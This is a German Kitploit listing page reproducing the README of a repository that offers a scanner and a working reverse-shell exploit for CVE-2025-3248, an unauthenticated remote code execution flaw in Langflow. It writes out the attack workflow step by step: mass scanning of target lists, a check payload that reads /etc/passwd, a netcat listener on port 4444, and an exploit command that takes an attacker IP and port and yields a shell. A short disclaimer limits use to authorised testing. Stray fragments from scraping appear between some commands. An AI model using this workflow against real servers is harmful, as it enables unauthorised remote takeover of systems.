
Skip to content
KitploitKITPLOIT
ToolsExploitsBlog
Log in
Einreichen
ToolsExploitsBlog
Einreichen

Hacking-, PenTest- und Cybersicherheits-Tools für Ihr Sicherheitsarsenal!

Kitploit ist ein Verzeichnis von Hacking-, Cybersicherheits- und Pentesting-Tools. Entdecken Sie die neuesten Projekt-Updates, um Schwachstellen zu finden, Systeme zu analysieren, Tests zu automatisieren und Ihre Sicherheit zu stärken.

··Feeds·Kontakt·Datenschutz·© 2026 Kitploit

Tool-Verzeichnis

Kategorien

Alle Kategorien anzeigen
Loading categories
CVE-2025-3248 — Scanner und Exploit für CVE-2025-3248, eine nicht authentifizierte RCE in Langflow AI. Enthält einen Schwachstellenprüfer und einen Reverse-Shell-Payload-Generator für autorisierte Sicherheitstests. | Kitploit
Tools/GitHubGitHub/r0otk3r/cve-2025-3248
SchwachstellenscannerExploitationWebanwendungs-ExploitationPenetrationstestsCommand and ControlRed TeamingRemote-Access-ToolPayload-Entwicklung
GitHubr0otk3r/cve-2025-3248

CVE-2025-3248

Scanner und Exploit für CVE-2025-3248, eine nicht authentifizierte RCE in Langflow AI. Enthält einen Schwachstellenprüfer und einen Reverse-Shell-Payload-Generator für autorisierte Sicherheitstests.

113vor 1 JahrNoch nicht geprüft
Repository anzeigen

Beliebteste

Alle anzeigen →

Entdecken Sie die meistgenutzten Tools unserer Community.

Alle Tools erkunden

Durchsuchen Sie unsere Tool-Sammlung

Alle Tools anzeigen →
Teilen

CVE-2025-3248: Langflow Nicht authentifizierte Remote-Code-Ausführung (RCE)

Dieses Repository enthält zwei Python-Skripte:

  • LangflowCheck.py: Ein Scanner, der nach Langflow-AI-Instanzen sucht, die anfällig für CVE-2025-3248 sind.
  • exploit.py: Ein funktionierender Reverse-Shell-Exploit für verwundbare Langflow-Ziele.

Zusammenfassung

CVE-2025-3248 ist eine kritische Schwachstelle in Langflow AI, die es nicht authentifizierten Angreifern ermöglicht, über eine präparierte Nutzlast an /api/v1/validate/code beliebigen Python-Code remote auszuführen.


Dateien

LangflowCheck.py


  • Überprüft, ob ein Ziel verwundbar ist, indem versucht wird, eine harmlose Nutzlast auszuführen, die /etc/passwd ausliest.
  • Kann ein einzelnes Ziel oder eine Liste von URLs scannen.
  • Unterstützt die Ausgabe verwundbarer Ziele in eine Datei.

exploit.py


  • Sendet eine Reverse-Shell-Nutzlast an den verwundbaren Endpunkt.
  • Erfordert Angreifer-IP (lhost) und Listener-Port (lport).
  • Protokolliert Aktivitäten in exploit.log.
  • Unterstützt Listener-Überprüfung vor dem Senden der Nutzlast.

Verwendung

1. Abhängigkeiten installieren

pip install -r requirements.txt

2. Verwundbarkeitsscanner ausführen

Einzel-URL

python3 LangflowCheck.py --url http://target.com --output vulnerable_target.txt
1

Mehrere Ziele

python3 LangflowCheck.py --file targets.txt --output vulnerable_targets.txt

tt

3. Ein Ziel ausnutzen

Zuerst einen Listener starten

sudo nc -nvlp 4444

l

Dann den Exploit ausführen:

python3 exploit.py --target http://target.com --lhost YOUR_IP --lport 4444
2

Sie sollten eine Shell erhalten, wenn das Ziel verwundbar ist. root
⚠️ Haftungsausschluss

Dieser Exploit dient ausschließlich zu Bildungszwecken und für autorisierte Sicherheitstests. Verwenden Sie ihn nicht gegen Systeme, die Ihnen nicht gehören oder für die Sie keine ausdrückliche Erlaubnis zum Testen haben.


Offizielle Kanäle

  • YouTube @rootctf
  • X @r0otk3r
Tool herunterladen